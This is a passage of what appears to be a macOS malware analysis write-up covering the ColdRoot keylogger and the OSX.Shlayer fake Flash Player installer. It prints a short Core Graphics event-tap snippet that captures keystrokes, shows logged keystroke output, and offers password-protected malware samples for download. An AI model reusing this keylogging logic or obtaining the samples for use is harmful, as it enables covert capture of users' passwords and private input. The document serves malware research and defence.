
'sniffMK'
github.com/objective-see/sniffMK

```
//install CG "event tap"
eventMask = CGEventMaskBit(kCGEventKeyDown)
            | CGEventMaskBit(kCGEventKeyUp);

CGEventTapCreate(kCGSessionEventTap,
kCGHeadInsertEventTap, 0, eventMask,
eventCallback, NULL);

CGEventTapEnable(eventTap, true);
```

core graphics keylogger

install an 'event tap'


Once it's been installed (and gained the necessary accessibility access), the malware, via the keylogger logic, will be able to record keystrokes on an infected system:



```
user — tail -n 1 -f /private/var/tmp/adobe_logs.log — 68×19
users-Mac:~ user$ tail -n 1 -f /private/var/tmp/adobe_logs.log
[enter]
bankofam[down]
[tab]
```

…though for some reasons, the keylogger fails to record the letter ‘c’ 🤣

Interested in more details about `ColdRoot`?
I recently recorded a live-stream where we analyzed the malware (focusing mostly on it’s keylogger logic):



OSX.Shlayer

```
Distributed as a fake Flash Player, OSX.Shlayer installs various macOS adware on infected systems.
```

Download: **`OSX.Shlayer`** (password: `infect3d`)

Writeups:

- **`OSX/Shlayer: New Mac Malware Comes out of Its Shell`**
- **`A Poisoned Apple: The Analysis of macOS Malware Shlayer`**

Infection Vector: Browser Popup (with user interaction)


Intego, who discovered the malware, note in their **writeup** that:

> *"Intego researchers found OSX/Shlayer spreading via BitTorrent file sharing sites, appearing as a fake Flash Player update when a user attempts to select a link to copy a torrent magnet link."*

The researchers went on to note that the popups, were customized for the users' browsers, example if you're using Chrome:

> *"If you're using Google Chrome, you may see a pop-up message pointing to the bottom-left corner of the browser window where newly available downloads appear."*

This is illustrated in the following image (credit: Intego):



Normally, Chrome blocks the installation of new plugins. Proceed as follows:

1. Download a file

A small file is downloading.
Click Show in Folder to view the file.

